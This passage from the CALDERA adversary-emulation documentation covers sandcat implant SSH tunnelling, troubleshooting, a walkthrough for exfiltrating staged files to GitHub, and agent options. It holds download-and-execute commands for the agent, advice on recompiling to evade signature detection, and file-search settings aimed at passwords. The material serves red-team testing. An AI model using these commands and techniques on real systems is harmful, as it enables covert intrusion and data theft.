The sandcat agent is currently the only agent that supports SSH tunneling. To use it, the `server`, `tunnelProtocol`, `tunnelAddr`, `tunnelUser`, and `tunnelPassword` arguments must be used.

- `server` value is the CALDERA server endpoint that the tunnel will connect to - if the agent is tunneling HTTP communications through SSH, then `server` should be the HTTP socket for the CALDERA C2 server (e.g. `http://10.10.10.15:8888`).
- `tunnelProtocol` value is the name of the tunneling mechanism that the agent is using. For SSH, the value must be `SSH`.
- `tunnelAddr` is the port number or IP:port combination that indicates which port or socket to connect to via SSH to start the tunnel (e.g. `8022` or `10.10.10.15:8022`). If only a port number is provided, the agent will try to connect to the IP address from `server` using the specified port. The server listening on the port/socket should be listening for SSH connections from agents.
- `tunnelUser` indicates which username to use to authenticate to `tunnelAddr` via SSH. This username should match the CALDERA configuration value for `app.contact.tunnel.ssh.user_name`.
- `tunnelPassword` indicates which password to use to authenticate to `tunnelAddr` via SSH. This password should match the CALDERA configuration value for `app.contact.tunnel.ssh.user_password`.

To tunnel different contacts through SSH tunneling, simply adjust the `c2` and `server` values as needed.

When authenticating to the provided SSH server, the sandcat agent will use the username/password provided by the `tunnelUser` and `tunnelPassword` arguments. Whatever credentials the agent uses must reflect the CALDERA configuration values specified in `app.contact.tunnel.ssh.user_name` and `app.contact.tunnel.ssh.user_password`. The agent will then open a random local port to act as the local endpoint of the SSH tunnel. This local endpoint becomes the `upstream_dest` value for the agent.

The following commandline will start a sandcat agent that will open up an SSH tunnel to the CALDERA c2 server at `192.168.140.1:8022`, and the tunneled communications will be sent to the c2 server's HTTP endpoint at `192.168.140.1:8888`:

```
server="http://192.168.140.1:8888";
curl -s -X POST -H "file:sandcat.go" -H "platform:linux" $server/file/download >␣
↪sandcat.go;
chmod +x sandcat.go;
./sandcat.go -server $server -v -tunnelProtocol SSH -tunnelAddr 8022 -tunnelUser␣
↪sandcat -tunnelPassword s4ndc4t!
```

The above Linux agent will produce verbose output similar to the following:

```
SStarting sandcat in verbose mode.
[*] Starting SSH tunnel
Starting local tunnel endpoint at localhost:52649
Setting server tunnel endpoint at 192.168.140.1:8022
Setting remote endpoint at localhost:8888
[*] Listening on local SSH tunnel endpoint
[*] SSH tunnel ready and listening on http://localhost:52649.
[*] Attempting to set channel HTTP
Beacon API=/beacon
[*] Set communication channel to HTTP
initial delay=0
```

(continues on next page)

(continued from previous page)

```
server=http://192.168.140.1:8888
upstream dest addr=http://localhost:52649
group=red
privilege=User
allow local p2p receivers=false
beacon channel=HTTP
Local tunnel endpoint=http://localhost:52649
[*] Accepted connection on local SSH tunnel endpoint
[*] Listening on local SSH tunnel endpoint
[*] Forwarding connection to server
[*] Opened remote connection through tunnel
[+] Beacon (HTTP): ALIVE
```

The agent connected to the C2 server via SSH at `192.168.140.1:8022` and opened a local SSH tunnel on local port 52649 that tunnels HTTP traffic to the C2 server at `192.168.140.1:8888`. This is the equivalent of running `ssh -L 52649:localhost:8888 sandcat@192.168.140.1 -p 8022 -N`.

Note that the agent's upstream destination endpoint is set to the local SSH tunnel endpoint at `http://localhost:54351` (the protocol is set to `http` since the agent is tunneling HTTP comms), while the true server value is the final tunnel destination at `http://192.168.140.1:8888`.

If running the CALDERA c2 server with logging verbosity set to `DEBUG`, you may see output similar to the following when an agent connects via SSH tunneling:

```
2021-03-26 09:12:43 - INFO  (logging.py:79 log) [conn=2] Accepted SSH connection on␣
↪192.168.140.1, port 8022
2021-03-26 09:12:43 - INFO  (logging.py:79 log) [conn=2]   Client address: 192.168.
↪140.100, port 43796
2021-03-26 09:12:43 - DEBUG (contact_ssh.py:52 connection_made) SSH connection␣
↪received from 192.168.140.100.
2021-03-26 09:12:43 - DEBUG (logging.py:79 log) [conn=2] Requesting key exchange
2021-03-26 09:12:43 - DEBUG (logging.py:79 log) [conn=2] Received key exchange request
2021-03-26 09:12:43 - DEBUG (logging.py:79 log) [conn=2] Beginning key exchange
2021-03-26 09:12:43 - DEBUG (logging.py:79 log) [conn=2] Completed key exchange
2021-03-26 09:12:43 - INFO  (logging.py:79 log) [conn=2] Beginning auth for user␣
↪sandcat
2021-03-26 09:12:43 - DEBUG (logging.py:79 log) [conn=2] Trying password auth
2021-03-26 09:12:43 - INFO  (logging.py:79 log) [conn=2] Auth for user sandcat␣
↪succeeded
2021-03-26 09:12:43 - DEBUG (contact_ssh.py:48 connection_requested) Connection␣
↪request from 0.0.0.0:0d to localhost:8888
2021-03-26 09:12:43 - DEBUG (logging.py:79 log) [conn=2, chan=0] Set write buffer␣
↪limits: low-water=16384, high-water=65536
2021-03-26 09:12:43 - INFO  (logging.py:79 log) [conn=2] Accepted direct TCP␣
↪connection request to localhost, port 8888
2021-03-26 09:12:43 - INFO  (logging.py:79 log) [conn=2]   Client address: 0.0.0.0
2021-03-26 09:12:43 - INFO  (logging.py:79 log) [conn=2]   Forwarding TCP connection␣
↪to localhost, port 8888
2021-03-26 09:12:43 - DEBUG (contact_svc.py:64 handle_heartbeat) First time HTTP␣
↪beacon from kliuok
```

Once the tunnel is established, operators can proceed as normal with agent activity and operations.

CHAPTER

EIGHTEEN

UNINSTALL CALDERA

To uninstall CALDERA, navigate to the directory where CALDERA was installed and recursively remove the directory using the following command:

```
rm -rf caldera/
```

CALDERA may leave behind artifacts from deployment of agents and operations. Remove any remaining CALDERA agents, files, directories, or other artifacts left on your server and remote systems:

```
rm [ARTIFACT_NAME]
```

Generated reports and exfiled files are saved in `/tmp` on the server where CALDERA is installed.

Some examples of CALDERA artifacts left by agents (on server if agent ran locally, on clients if run remotely):

- ***sandcat.go***: sandcat agent
- ***manx.go***: manx agent
- ***nohup.out***: ouput file from deployment of certain sandcat and manx agents

CHAPTER

NINETEEN

TROUBLESHOOTING

19.1 Installing CALDERA

If `donut-shellcode` installation fails, ensure that prerequisite packages are installed

- Amazon Linux 2:
  - `gcc`
  - `python3-devel`

19.2 Starting CALDERA

1. Ensure that CALDERA has been cloned recursively. Plugins are stored in submodules and must be cloned along with the core code.
2. Check that Python 3.7+ is installed and being used.
3. Confirm that all `pip` requirements have been fulfilled.
4. Run the CALDERA server with the `--log DEBUG` parameter to see if there is additional output.
5. Consider removing the `conf/local.yml` and letting CALDERA recreate the file when the server runs again.

19.2.1 Module Not Found Error

If you get an error like `ModuleNotFoundError: No module named 'plugins.manx.app'` when starting CALDERA:

1. Check to see if the `plugins/manx` folder is empty
   1. Ensure that CALDERA has been cloned recursively. Plugins are stored in submodules and must be cloned along with the core code.
   2. Alternatively, from the plugins folder, you can run `git clone https://github.com/mitre/manx.git` to grab only the manx repo.
2. Check your `conf/local.yml` to make sure manx is enabled

19.3 Stopping CALDERA

CALDERA has a backup, cleanup, and save procedure that runs when the key combination `CTRL+C` is pressed. This is the recommended method to ensure proper shutdown of the server. If the Python process executing CALDERA is halted abruptly (for example SIGKILL) it can cause information from plugins to get lost or configuration settings to not reflect on a server restart.

19.4 Agent Deployment

19.4.1 Downloading the agent

1. Check the server logs for the incoming connection. If there is no connection:
    1. Check for any output from the agent download command which could give additional information.
    2. Make sure the agent is attempting to connect to the correct address (not `0.0.0.0` and likely not `127.0.0.1`).
    3. Check that the listen interface is the same interface the agent is attempting to connect to.
    4. Check that the firewall is open, allowing network connections, between the remote computer running the agent and the server itself.
2. Ensure Go is properly installed (required to dynamically-compile Sandcat):
    1. Make sure the Go environment variables are properly set. Ensure the PATH variable includes the Go binaries by adding this to the `/etc/profile` or similar file:

    ```
    export PATH=$PATH:/usr/local/go/bin
    ```

    2. If there are issues with a specific package, run something like the following:

    ```
    go get -u github.com/google/go-github/github
    go get -u golang.org/x/oauth2
    ```

19.4.2 Running the agent

1. Run the agent with the `-v` flag and without the `-WindowStyle hidden` parameter to view output.
2. Consider removing bootstrap abilities so the console isn't cleared.

19.5 Operations

19.5.1 No operation output

1. Ensure that at least one agent is running before running the operation.
    1. Check that the agent is running either on the server or in the agent-specific settings under last checked in time.
    2. Alternatively, clear out the running agent list using the red X's. Wait for active agents to check in and repopulate the table.
2. Ensure that an adversary is selected before running the operation.

3. Check each ability on the adversary profile.
    1. Abilities show an icon for which operating system they run on. Match this up with the operating systems of the running agents.
    2. Abilities have specific executors in the details. Match this up with the executors of the running agents (found under the agent-specific settings).
    3. Look at each ability command. If there is a fact variable inside - shown by #{} syntax - the ability will need to be "unlocked" by another ability, in a prior step, before it can run.

19.6 Opening Files

1. Files are encrypted by default and can be decrypted with the following utility: https://github.com/mitre/caldera/blob/master/app/utility/file_decryptor.py

CHAPTER

TWENTY

RESOURCES

20.1 Ability List

The following file contains a list of Caldera's abilities in comma-separated value (CSV) format.

`abilities.csv`

20.2 Lateral Movement Video Tutorial

Download from here: `lm_guide.mp4`

The following section contains documentation from installed plugins.

CHAPTER

TWENTYONE

EXFILTRATION SCENARIOS AND SETUP

This document will discuss how to utilize various exfiltration abilities within CALDERA, specifically focused on the following abilities:

- Advanced File Search and Stager
- Find Git Repositories & Compress Git Repository (local host)
- Compress Staged Directory (Password Protected) – 7z and tar+gpg
- Compress Staged Directory (Password Protected) and Break Into Smaller Files
- Exfil Compressed Archive to FTP
- Exfil Compressed Archive to Dropbox
- Exfil Compressed Archive to GitHub Repositories | Gists
  - Additionally: Exfil Directory Files to Github
- Exfil Compressed Archive to S3 via AWS CLI
- Transfer Compressed Archive to Separate S3 Bucket via AWS CLI
- Scheduled Exfiltration (uses the standard HTTP C2 channel)

Note: the exfiltration abilities (to GitHub, Dropbox, FTP, and AWS) require a compressed archive with a corresponding `host.dir.compress` fact unless otherwise noted.

If you want to skip straight to an example, *click here*

21.1 Groundwork - Destinations

To fully capitalize on the exfiltration abilities, you will need to do a little set up on the far end to receive the exfiltrated data.

21.1.1 Dropbox

If you do not have a Dropbox account already, you can obtain a free account (with storage size limitations) by navigating to the signup page for a basic account and fill in the required information.

Once you have an activated account, you will navigate to the App Center and select 'Manage'. In the left-hand toolbar and near the bottom, select 'Build an App'. The name will need to be unique; fill out the requested information. Generate an access token and set it for the desired expiration time (default as of this document is 4 hours). You may need to update your access token periodically prior to operations.

On the permissions tab, grant the application read and write access for files and folders, then submit the application.

Uploaded files should appear under Apps/AppName/FolderName if you elected to segregate app folders.

21.1.2 GitHub Repositories

Chances are you already have a GitHub account if you're using this platform. Create a new repository per the standard instructions. If you do not already have a private access token, you can create it under Settings > Developer Settings > Personal Access Tokens. Select if you want the token to also apply to Gists while you're here.

You can commit directly to main if desired, or you can use a branch for your operations (just be sure to update the fact source with the desired branch, discussed below). Keep track of your GitHub username, access token, and branch name for the fact source.

21.1.3 GitHub Gist

This is a much simpler case - simply have a GitHub account and obtain an access token as described above (Settings > Developer Settings > Personal Access Tokens). Ensure the access token also applies to Gists if you already have one.

Keep track of the access token and your username for the fact source.

21.1.4 FTP

There are a number of ways to start an FTP server depending on your OS; start the service per your operating system's requirements. As a note, FTP services may not like writable chroots if configured. To avoid this, either allow writeable chroots or designate a specific folder for CALDERA uploads and supply that in the fact source.

For example, with vsftpd you can either:

- Edit `/etc/vsftpd.conf` to include `allow_writable_chroot=YES`
- Supply a writable folder in addition to the FTP server address in the CALDERA fact source. E.g. `value: 192.168.1.2/upload`

21.1.5 AWS

The exfiltration via AWS CLI abilities assume the AWS CLI is installed on the host machine. For use with an IAM user, the proper credentials (access key, secret access key, and also session token if using MFA) must be provided for the `[default]` profile in `~/.aws/credentials`. The `[default]` profile may require some additional setup with the correct region and output within `~/.aws/config`.

For exfiltration to S3 bucket, the permissions must be in place to allow the `[default]` profile read/write accesses to the target S3 bucket (examples: `s3:ListBucket`, `s3:PutObject`).

For transferring data to a separate S3 bucket, proper policies must be configured in the source AWS account to allow listing (`s3:ListBucket`) and getting (`s3:PutObject`) objects from the source S3 bucket in addition to listing, putting objects, and setting the ACL when putting (`s3:PutObjectAcl`) an object to the destination S3 bucket. Policies must also be configured in the destination AWS account to allow the source AWS account to put objects and set the object's ACL in the destination S3 bucket. This will ensure that objects transferred to the destination account will automatically become owned by the destination bucket owner, who will then have full control of the transferred objects.

21.2 The Fact Source

CALDERA uses **facts** in its operations to collect and act upon information of import. For more general information, see the docs. To aid in exfiltration testing, Stockpile contains a fact source for basic testing with the various facts consumed by the abilities listed above (data/sources/2ccb822c-088a-4664-8976-91be8879bc1d). Note that this **does not** include all facts used by other exfiltration abilities in CALDERA, such as those offered by the Atomic plugin.

Most of the fact source is commented-out by default excepting the search and stage ability. To plan an operation, first consider the various file searching and staging options available. The source file contains information on the options available to you as the user along with the required formatting and default values as examples.

Review the remaining facts and un-comment (remove the # at the start of the line) the applicable facts – both the trait and value lines. For sections like GitHub, notes have been left regarding which facts are required for either exfil to repositories or Gists. For example, only the first two facts below need to be un-commented and updated if using Gists:

```
# GitHub Exfiltration
# -------------------------------------
#- trait: github.user.name        <--- Uncomment
#  value: CHANGEME-BOTH           <--- Uncomment & Update
#- trait: github.access.token     <--- Uncomment
#  value: CHANGEME-BOTH           <--- Uncomment & Update
#- trait: github.repository.name
#  value: CHANGEME-RepoOnly
#- trait: github.repository.branch
#  value: CHANGEME-RepoOnly
```

If you're planning a longer operation requiring other facts, feel free to add them to this file using the standard syntax.

21.3 Adversaries

Before diving into an example, one last thing you should be aware of: pre-built adversaries. You may already be familiar with adversaries like Hunter and Thief – to give you a baseline, we've included four adversaries covering exfiltration operations to Dropbox, FTP, and GitHub (1x Repository, 1x Gist). If you want to try them out quickly, simply create the corresponding exfiltration destination account/service and run an operation as normal using Advanced Thief via [Dropbox | FTP | GitHub Repo | GitHub Gist] and the provided fact source with appropriate entries.

These adversaries work nearly identically, first finding and staging files using Advanced File Search and Stager and compressing the staged directory via utility with a password. Once converted to an archive, the last ability is exfil to the selected destination.

CHAPTER

TWENTYTWO

AN EXAMPLE

Let's walk through an example of exfiltrating a compressed archive to a GitHub repository.

22.1 Pre-Work: GitHub

First, ensure you have an account and that you have generated an access token as described above. In either the UI (github.com) or via the command line interface, create a repository to house the exfiltrated data. If desired, additionally create a branch. For this demo, we have selected 'caldera-exfil-test' as the repository and 'demo-op' as the branch. In the source file, edit the section marked for GitHub as follows. In the event you choose to use the main branch, supply that instead for the branch fact.

```
id: 2ccb822c-088a-4664-8976-91be8879bc1d
name: Exfil Operation
...

  # GitHub Exfiltration
  # -------------------------------------
  - trait: github.user.name           # <--- Uncommented
    value: calderauser                # <--- Uncommented & Updated
  - trait: github.access.token        # <--- Uncommented
    value: ghp_dG90YWxseW1V1cG...     # <--- Uncommented & Updated
  - trait: github.repository.name     # <--- Uncommented
    value: caldera-exfil-test         # <--- Uncommented & Updated
  - trait: github.repository.branch   # <--- Uncommented
    value: demo-op                    # <--- Uncommented & Updated
...
```

22.2 Operation Planning

With GitHub ready to go, it's time to consider other operational facts. For this example, we will focus on a quick smash-and-grab without any other actions. Returning to the source file, let's look at the topic section for file search and stage. While there are instructions in the file, we'll cover a little more detail here.

To summarize options, you can find files by: **extension** and **content** and cull the results by providing a variety of limiters: **modified timeframe** (default: last 30 days) and/or **accessed timeframe** (default: last 30 days), only searching certain directories (e.g. `c:\users` or `/home`) or explicitly excluding directories (e.g. any "Music" folders). Additionally, for Windows targets you can exclude certain extensions. This is largely to exclude executables from capture by the content search, which the Linux command can do inherently. The included source file has default values for many of these options but can easily be adjusted.

22.3 Finding Content

Looking first at how to identify content we want, we'll discuss the extensions and content search. For extensions, you can control Windows and Linux separately to account for different important file types between the operating systems. For the extensions, you'll note instructions in the file regarding format. These extensions should be provided in a comma-separated list with no periods or asterisks as they are added in the payload. If you're not picky, you can also supply **all** or **none**.

The content search looks inside of files for the given string(s). This is shared between operating systems; simply include your terms of import (spaces are ok!) in a comma-separated list. By default, Linux will ignore any binary files when performing this search; Windows targets should use the excluded extensions list.

For this example, we'll leave the default values and be sure to exclude common binary files we might find from Windows.

```
...
  # ---- Comma-separated values, do not include '.' or '*', these are added in the␣
↪payload if needed. Example: doc,docx
  # ---- May also use 'all' for INCLUDED extensions and 'none' for EXCLUDED extensions
  - trait: linux.included.extensions
    value: txt,cfg,conf,yml,doc,docx,xls,xlsx,pdf,sh,jpg,p7b,p7s,p7r,p12,pfx
  - trait: windows.included.extensions
    value: doc,xps,xls,ppt,pps,wps,wpd,ods,odt,lwp,jtd,pdf,zip,rar,docx,url,xlsx,pptx,
↪ppsx,pst,ost,jpg,txt,lnk,p7b,p7s,p7r,p12,pfx
  - trait: windows.excluded.extensions # Mainly used to avoid binary files during␣
↪content search, not needed for Linux
    value: exe,jar,dll,msi,bak,vmx,vmdx,vmdk,lck

  # ---- Comma-separated values to look for. Spaces are allowed in terms. May also␣
↪use 'none'
  - trait: file.sensitive.content
    value: user,pass,username,password,uname,psw
...
```

22.4 Limiting our results

With the content identified, we may want to focus our efforts on areas that might contain sensitive documents to save time in the operation and post-processing. Adversaries have been observed using similar tactics, limiting results to certain directories or documents seeing use in a given time period. As with the extensions and content, the provided source file has default values set, but they can easily be changed.

First, you can choose an information cutoff date. As with the extensions, you can specify 'none' if you do not wish to limit the results. You can also pick one or the other (modified or accessed) if you only care about one metric. Simply supply a negative integer value, which represents the number of past days from today to include. We'll leave it with the default here.

```
  # ---- Integer; cutoff for access/modification (-30 = accessed/modified in last 30␣
↪days)
  # ---- May also use 'none' for either or both options. Note on usage: if both␣
↪options are present, the script
  # ---- uses a boolean "or" - if a file was accessed in the desired timeframe but␣
↪not modified in the time frame,
  # ---- it will still be collected. If modification is more important, set accessed␣
↪time to "none".
  - trait: file.last.accessed
```

(continues on next page)

(continued from previous page)

```
    value: -30
  - trait: file.last.modified
    value: -30
```

Next, let's look at the directories. You can again supply comma-separated lists of directories or a single directory. These items will be used as the root nodes for a recursive search within. The default is `c:\users` and `/home`, but we have changed things up here to limit it to a folder containing test files.

```
  # ---- Comma-separated, full paths to base folders (will recurse inside)
  - trait: windows.included.directories
    value: c:\caldera-test-files
  - trait: linux.included.directories
    value: /caldera-test-files
```

If searching a directory like `c:\users` or `/home`, you will likely encounter folders you (or an attacker) do not much care for. To address this, you can supply a comma-separated list of **phrases** to exclude from directory paths. These **do not** need to be full paths and **can** include spaces. For the example below, we have excluded things like "Music" and "saved games", folders found by default in user directories. Because these folders aren't likely in the test folder we're using, these shouldn't be issues. Be sure to account for any folders that may contain information that would violate your organization's policy if it were to be published to a site outside of organizational control.

```
  # ----  Comma-separated, does not need to be full paths. May also use 'none'
  - trait: windows.excluded.directories
    value: links,music,saved games,contacts,videos,source,onedrive
  - trait: linux.excluded.directories
    value: .local,.cache,lib
```

22.5 Staging

Next up, we'll discuss staging. Because this file does search *and* stage, users can specify where to move the files. By default, Windows targets will stage to the user's recycle bin and Linux targets will stage to /tmp as both of these locations should be writable by default. In each case, the ability will create a *hidden* folder called "s" at these locations.

If changing the default location, be sure to include a **full path**. Because the Recycle Bin requires some processing to get the user's SID, you can instead use the string "Recycle Bin" which will be parsed into the correct location. As noted in the instructions, if the staging directory is changed from the default, the ability does contain a fall-back in the event the selected directory is not writable. These values are `c:\users\public` and `/tmp`.

```
  # Include the full path or use "Recycle Bin". Fall-back in the payload file is "c:\
↪users\public".
  # Recycle Bin will attempt to create a staging folder at c:\$Recycle.Bin\{SID}␣
↪which should be writable by default
  # Takes given location and creates a hidden folder called 's' at the location.
  - trait: windows.staging.location
    value: Recycle Bin

  # ---- Include the full path, ensure it's writable for the agent. Fallback is /tmp.␣
↪Creates a hidden folder called .s
  - trait: linux.staging.location
    value: /tmp
```

To support safe testing, the ability additionally has a **safe mode** option. It is **disabled by default** and will find all files matching the parameters set before. If this fact is changed to 'true', you can supply an identifying value which

indicates the file is for testing. This identifying value **must be at the end** of the file. The default value is "_pseudo". If Safe Mode is enabled, CALDERA **will not** stage any files that do not end in "_pseudo".

To provide a few examples, if safe mode is on with the value "_pseudo":

- `interesting_file.docx` – matches the requested extension – **will not be staged**
- `interesting_content.txt` – matches the requested content – **will not be staged**
- `interesting_pseudo_data.doc` – matches the requested content – **will not be staged** because "_pseudo" is in the wrong place
- `uninteresting_file_pseudo.random` – doesn't match the requested extension – **will not be staged** despite the "_pseudo"
- `interesting_file_pseudo.docx` – matches the requested extension – **will be staged**
- `interesting_content_pseudo.txt` – that matches the requested content – **will be staged**

```
  # ---- Safe Mode - Only stages files with the appropriate file ending if enabled (e.
↪g. report_pseudo.docx)
  - trait: safe.mode.enabled
    value: false
  - trait: pseudo.data.identifier
    value: _pseudo
```

22.6 Final Piece: A Password

For this demonstration, we will be using the password-protected archive ability added in this update. The source contains a default value of C4ld3ra but can be changed to anything if more security is required (e.g., real files used in testing). As noted in the source file, certain special characters may be escaped when inserted into the command. This may result in a different password than what you entered - view the operation logs to see exactly what was used. You should still be able to decrypt the archive, but will need to include any escape characters added during the operation. For example, `Pa$$word` may have become `Pa\$\$word` or `Pa`$`$word`.

```
  # Encrypted Compression
  # Note: For passwords with special characters like # and $, you may need to include␣
↪escapes (\ or `)
  # when re-entering the password to decrypt the archive. Examine the operation␣
↪output to see the exact password used.
  # If using special characters, put the password in 'single quotes' here to prevent␣
↪parser errors.
  # -------------------------------------
  - trait: host.archive.password
    value: C4ld3ra
```

22.7 Operation

Whew. Let's recap a few things. So far we have:

1. Set up a GitHub repository and branch to receive the exfiltrated files, using a personal access token
2. Updated the selected source file with the pertinent information about the GitHub account and ensured the lines are uncommented

3. Adjusted and reviewed the source file for the files we want to find and exclude, provided a staging location, and provided a password

With all of that in place, fire up CALDERA as normal. For this demonstration, we'll use a pre-built adversary, but you can easily add other abilities (even multi-exfil paths) to your own adversary or operation.

Navigate to the Operations tab and hit "Create an Operation". Fill in the name, select "Advanced Thief via GitHub Repo" as the adversary, and finally select the source file ("Exfil Operation" if using the supplied file) containing the facts we set up earlier. Adjust any settings under Advanced if desired, otherwise start the operation. The agent should collect the requested files in the staging directory, compress them, and POST the files to the desired repository/branch. The filename will be a timestamp (YYYYMMDDHHmmss), exfil, the agent's paw, and the original file name.

In our demonstration, refreshing the repository shows the following: 20211112094022-exfil-gwsnys-s.tar.gz.gpg. This file could then be downloaded an decrypted with the default password.

Operation cleanup should remove the compressed archive and the staging directory (+ contents). This cleanup does not occur until the operation is terminated, so you could add another exfiltration (e.g. to Dropbox) in the interim.

CHAPTER

TWENTYTHREE

WRAP-UP

That about does it! If you have any questions, please reach out to the team on Slack.

CHAPTER

TWENTYFOUR

SANDCAT PLUGIN DETAILS

The Sandcat plugin provides CALDERA with its default agent implant, Sandcat. The agent is written in GoLang for cross-platform compatibility and can currently be compiled to run on Windows, Linux, and MacOS targets.

While the CALDERA C2 server requires GoLang to be installed in order to compile agent binaries, no installation is required on target machines - the agent program will simply run as an executable.

The `sandcat` plugin does come with precompiled binaries, but these only contain the basic agent features and are more likely to be flagged by AV as they are publicly available on GitHub.

If you wish to dynamically compile agents to produce new hashes or include additional agent features, the C2 server must have GoLang installed.

24.1 Source Code

The source code for the sandcat agent is located in the `gocat` and `gocat-extensions` directories. `gocat` contains the core agent code, which provides all of the basic features. `gocat-extensions` contains source code for extensions that can be compiled into new agent binaries on demand. The extensions are kept separate to keep the agent lightweight and to allow more flexibility when catering to various use cases.

24.2 Precompiled Binaries

Precompiled agent binaries are located in the `payloads` directory and are referenced with the following filename:

- `sandcat.go-darwin` compiled binary for Mac targets
- `sandcat.go-linux` compiled binary for Linux targets
- `sandcat.go-windows` compiled binary for Windows targets.

These files get updated when dynamically compiling agents, so they will always contain the latest compiled version on your system.

24.3 Deploy

To deploy Sandcat, use one of the built-in delivery commands from the main server GUI which allows you to run the agent on Windows, Mac, or Linux.

Each of these commands downloads a compiled Sandcat executable from CALDERA and runs it immediately.

Once the agent is running, it should show log messages when it beacons into CALDERA.

> If you have GoLang installed on the CALDERA server, each time you run one of the delivery commands above, the agent will re-compile itself dynamically to obtain a new file hash. This will help bypass file-based signature detections.

24.3.1 Options

When running the Sandcat agent binary, there are optional parameters you can use when you start the executable:

- `-server [C2 endpoint]`: This is the location (e.g. HTTP URL, IPv4:port string) that the agent will use to reach the C2 server. (e.g. `-server http://10.0.0.1:8888`, `-server 10.0.0.1:53`, `-server https://example.com`). The agent must have connectivity to this endpoint.
- `-group [group name]`: This is the group name that you would like the agent to join when it starts. The group does not have to exist beforehand. A default group of `red` will be used if this option is not provided (e.g. `-group red`, `-group mygroup`)
- `-v`: Toggle verbose output from sandcat. If this flag is not set, sandcat will run silently. This only applies to output that would be displayed on the target machine, for instance if running sandcat from a terminal window. This option does not affect the information that gets sent to the C2 server.
- `-httpProxyGateway [gateway]`: Sets the HTTP proxy gateway if running Sandcat in environments that use proxies to reach the internet
- `-paw [identifier]`: Optionally assign the agent with an identifier value. By default, the agent will be assigned a random identifier by the C2 server.
- `-c2 [C2 method name]`: Instruct the agent to connect to the C2 server using the given C2 communication method. By default, the agent will use HTTP(S). The following C2 channels are currently supported:
  - HTTP(S) (`-c2 HTTP`, or simply exclude the `c2` option)
  - DNS Tunneling (`-c2 DnsTunneling`): requires the agent to be compiled with the DNS tunneling extension.
  - FTP (`-c2 FTP`): requires the agent to be compiled with the FTP extension
  - Github GIST (`-c2 GIST`): requires the agent to be compiled with the Github Gist extension
  - Slack (`-c2 Slack`): requires the agent to be compiled with the Slack extension
  - SMB Pipes (`-c2 SmbPipe`): allows the agent to connect to another agent peer via SMB pipes to route traffic through an agent proxy to the C2 server. Cannot be used to connect directly to the C2. Requires the agent to be compiled with the `proxy_smb_pipe` SMB pipe extension.
- `-delay [number of seconds]`: pause the agent for the specified number of seconds before running
- `-listenP2P`: Toggle peer-to-peer listening mode. When enabled, the agent will listen for and accept peer-to-peer connections from other agents. This feature can be leveraged in environments where users want agents within an internal network to proxy through another agent in order to connect to the C2 server.

- `-originLinkID [link ID]`: associated the agent with the operation instruction with the given link ID. This allows the C2 server to map out lateral movement by determining which operation instructions spawned which agents.

Additionally, the sandcat agent can tunnel its communications to the C2 using the following options (for more details, see the *C2 tunneling documentation*

24.4 Extensions

In order to keep the agent code lightweight, the default Sandcat agent binary ships with limited basic functionality. Users can dynamically compile additional features, referred to as "gocat extensions". Each extension is temporarily added to the existing core sandcat code to provide functionality such as peer-to-peer proxy implementations, additional executors, and additional C2 communication protocols.

To request particular extensions, users must include the `gocat-extensions` HTTP header when asking the C2 to compile an agent. The header value must be a comma-separated list of requested extensions. The server will include the extensions in the binary if they exist and if their dependencies are met (i.e. if the extension requires a particular GoLang module that is not installed on the server, then the extension will not be included).

Below is an example PowerShell snippet to request the C2 server to include the `proxy_http` and `shells` extensions:

```
$url="http://192.168.137.1:8888/file/download"; # change server IP/port as needed
$wc=New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows"); # specifying Windows build
$wc.Headers.add("file","sandcat.go"); # requesting sandcat binary
$wc.Headers.add("gocat-extensions","proxy_http,shells"); # requesting the extensions
$output="C:\Users\Public\sandcat.exe"; # specify destination filename
$wc.DownloadFile($url,$output); # download
```

The following features are included in the stock default agent:

- `HTTP` C2 contact protocol for HTTP(S)
- `psh` PowerShell executor (Windows)
- `cmd` cmd.exe executor (Windows)
- `sh` shell executor (Linux/Mac)
- `proc` executor to directly spawn processes from executables without needing to invoke a shell (Windows/Linux/Mac)
- SSH tunneling to tunnel traffic to the C2 server.

Additional functionality can be found in the following agent extensions:

C2 Communication Extensions

- `gist`: provides the Github Gist C2 contact protocol. Requires the following GoLang modules:
  - `github.com/google/go-github/github`
  - `golang.org/x/oauth2`
- `dns_tunneling`: provides the DNS tunneling C2 communication protocol. Requires the following GoLang modules:
  - `github.com/miekg/dns`
- `ftp`: provides the FTP C2 communication protocol. Requires the following GoLang modules:

  - github.com/jlaffaye/ftp

- slack: provides the Slack C2 communication protocol.
- proxy_http: allows the agent to accept peer-to-peer messages via HTTP. Not required if the agent is simply using HTTP to connect to a peer (acts the same as connecting direclty to the C2 server over HTTP).
- proxy_smb_pipe: provides the SmbPipe peer-to-peer proxy client and receiver for Windows (peer-to-peer communication via SMB named pipes).
  - Requires the gopkg.in/natefinch/npipe.v2 GoLang module

Executor Extensions

- shells: provides the osascript (Mac Osascript), pwsh (Windows powershell core), and Python (python2 and python3) executors.
- shellcode: provides the shellcode executors.
- native: provides basic native execution functionality, which leverages GoLang code to perform tasks rather than calling external binaries or commands.
- native_aws: provides native execution functionality specific to AWS. Does not require the native extension, but does require the following GoLang modules:
  - github.com/aws/aws-sdk-go
  - github.com/aws/aws-sdk-go/aws
- donut: provides the Donut functionality to execute certain .NET executables in memory. See https://github.com/TheWover/donut for additional information.

Other Extensions

- shared extension provides the C sharing functionality for Sandcat. This can be used to compile Sandcat as a DLL rather than a .exe for Windows targets.

24.5 Customizing Default Options & Execution Without CLI Options

It is possible to customize the default values of these options when pulling Sandcat from the CALDERA server.This is useful if you want to hide the parameters from the process tree or if you cannot specify arguments when executing the agent binary.

You can do this by passing the values in as headers when requesting the agent binary from the C2 server instead of as parameters when executing the binary.

The following parameters can be specified this way:

- server
- group
- listenP2P

For example, the following will download a linux executable that will use http://10.0.0.2:8888 as the server address instead of http://localhost:8888, will set the group name to mygroup instead of the default red, and will enable the P2P listener:

```
curl -sk -X POST -H 'file:sandcat.go' -H 'platform:linux' -H 'server:http://10.0.0.
↪2:8888' -H 'group:mygroup' -H 'listenP2P:true' http://localhost:8888/file/download >
↪ sandcat
```

Additionally, if you want the C2 server to compile the agent with a built-in list of known peers (agents that are actively listening for peer-to-peer requests), you can do so with the following header:

- `includeProxyPeers` Example usage:
- `includeProxyPeers:all` - include all peers, regardless of what proxy methods they are listening on
- `includeProxypeers:SmbPipe` - only include peers listening for SMB pipe proxy traffic
- `includeProxypeers:HTTP` - only include peers listening for HTTP proxy traffic.

The following section contains information intended to help developers understand the inner workings of the CALDERA adversary emulation tool, CALDERA plugins, or new tools that interface with the CALDERA server.

CHAPTER

TWENTYFIVE

THE REST API

